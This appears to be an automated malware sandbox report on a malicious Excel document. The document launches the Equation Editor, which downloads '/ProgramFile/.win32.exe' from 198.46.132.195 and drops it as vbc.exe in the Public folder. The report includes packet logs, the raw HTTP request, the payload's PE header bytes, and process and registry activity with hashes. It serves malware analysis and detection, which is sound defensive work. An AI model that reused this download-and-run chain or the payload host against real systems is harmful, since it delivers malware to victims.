Feb 16, 2022 09:11:23.748850107 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748853922 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748874903 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748886108 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748905897 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748909950 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748933077 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.748941898 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.748965979 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.750432014 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863320112 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863363028 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863390923 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863415003 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863440037 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863462925 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863477945 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863486052 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863509893 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863512039 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863514900 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863526106 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863538027 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863563061 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863567114 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863589048 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863595963 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863600969 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863614082 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863626003 CET	49167	80	192.168.2.22	198.46.132.195

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 16, 2022 09:11:23.863639116 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863650084 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863665104 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863672972 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863688946 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863708019 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863713026 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863729000 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863738060 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863759995 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863763094 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863775015 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863789082 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863791943 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863811970 CET	80	49167	198.46.132.195	192.168.2.22
Feb 16, 2022 09:11:23.863822937 CET	49167	80	192.168.2.22	198.46.132.195
Feb 16, 2022 09:11:23.863836050 CET	80	49167	198.46.132.195	192.168.2.22

HTTP Request Dependency Graph

- 198.46.132.195

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.46.132.195	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2022 09:11:23.515997887 CET	0	OUT	GET /ProgramFile/.win32.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.46.132.195 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2022 09:11:23.633006096 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 16 Feb 2022 08:11:23 GMT Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28 Last-Modified: Thu, 27 Jan 2022 15:00:29 GMT ETag: "10b990-5d69194428b49" Accept-Ranges: bytes Content-Length: 1096080 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 07 00 be 3e 87 5d 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0e 00 00 d8 08 00 00 a0 07 00 00 00 00 00 96 fe 06 00 00 10 00 00 00 00 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 10 11 00 00 04 00 00 8e 81 11 00 02 00 40 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 50 35 0b 00 b4 00 00 00 00 d0 0b 00 30 b0 04 00 00 00 00 00 00 00 00 00 00 7c 10 00 90 3d 00 00 00 90 10 00 1c 71 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 a9 09 00 5c 00 00 00 00 00 00 00 00 00 00 00 2c 3b 0b 00 28 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 5e d6 08 00 00 10 00 00 00 d8 08 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 ac 6c 02 00 00 f0 08 00 00 6e 02 00 00 dc 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 30 4e 00 00 00 60 0b 00 00 0a 00 00 00 4a 0b 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 b0 0b 00 00 02 00 00 00 54 0b 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 67 66 69 64 73 00 00 b4 00 00 00 00 c0 0b 00 00 02 00 00 00 56 0b 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 30 b0 04 00 00 d0 0b 00 00 b2 04 00 00 58 0b 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 1c 71 00 00 00 90 10 00 00 72 00 00 00 0a 10 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL>]@@P50|=q\,;(.text^ `.rdataln@@.data0N`J@.00cf gT@@.gfidsV@@.rsrc0X@@.relocqr@B

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **2532**, Parent PID: **596**

General

Target ID:	0

Start time:	09:10:24
Start date:	16/02/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f750000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E590648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	yw,	binary	79 77 2C 00 E4 09 00 00 02 00 00 00 00 00 00 00 6A 00 00 00 01 00 00 00 34 00 00 00 2A 00 00 00 5F 00 66 00 6D 00 5F 00 62 00 75 00 73 00 61 00 6E 00 5F 00 68 00 6F 00 63 00 68 00 69 00 6D 00 69 00 6E 00 68 00 5F 00 2E 00 78 00 6C 00 73 00 78 00 00 00 5F 00 66 00 6D 00 5F 00 62 00 75 00 73 00 61 00 6E 00 5F 00 68 00 6F 00 63 00 68 00 69 00 6D 00 69 00 6E 00 68 00 5F 00 00 00	success or wait	1	6E590648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: **1940**, Parent PID: **596**

General

Target ID:	2
Start time:	09:10:47
Start date:	16/02/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: **2696**, Parent PID: **1940**

General

Target ID:	4
Start time:	09:10:50
Start date:	16/02/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x1390000
File size:	1096080 bytes
MD5 hash:	9052D06C6AC53471F8496263F8FEF2EB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 1%, Virustotal, Browse • Detection: 9%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly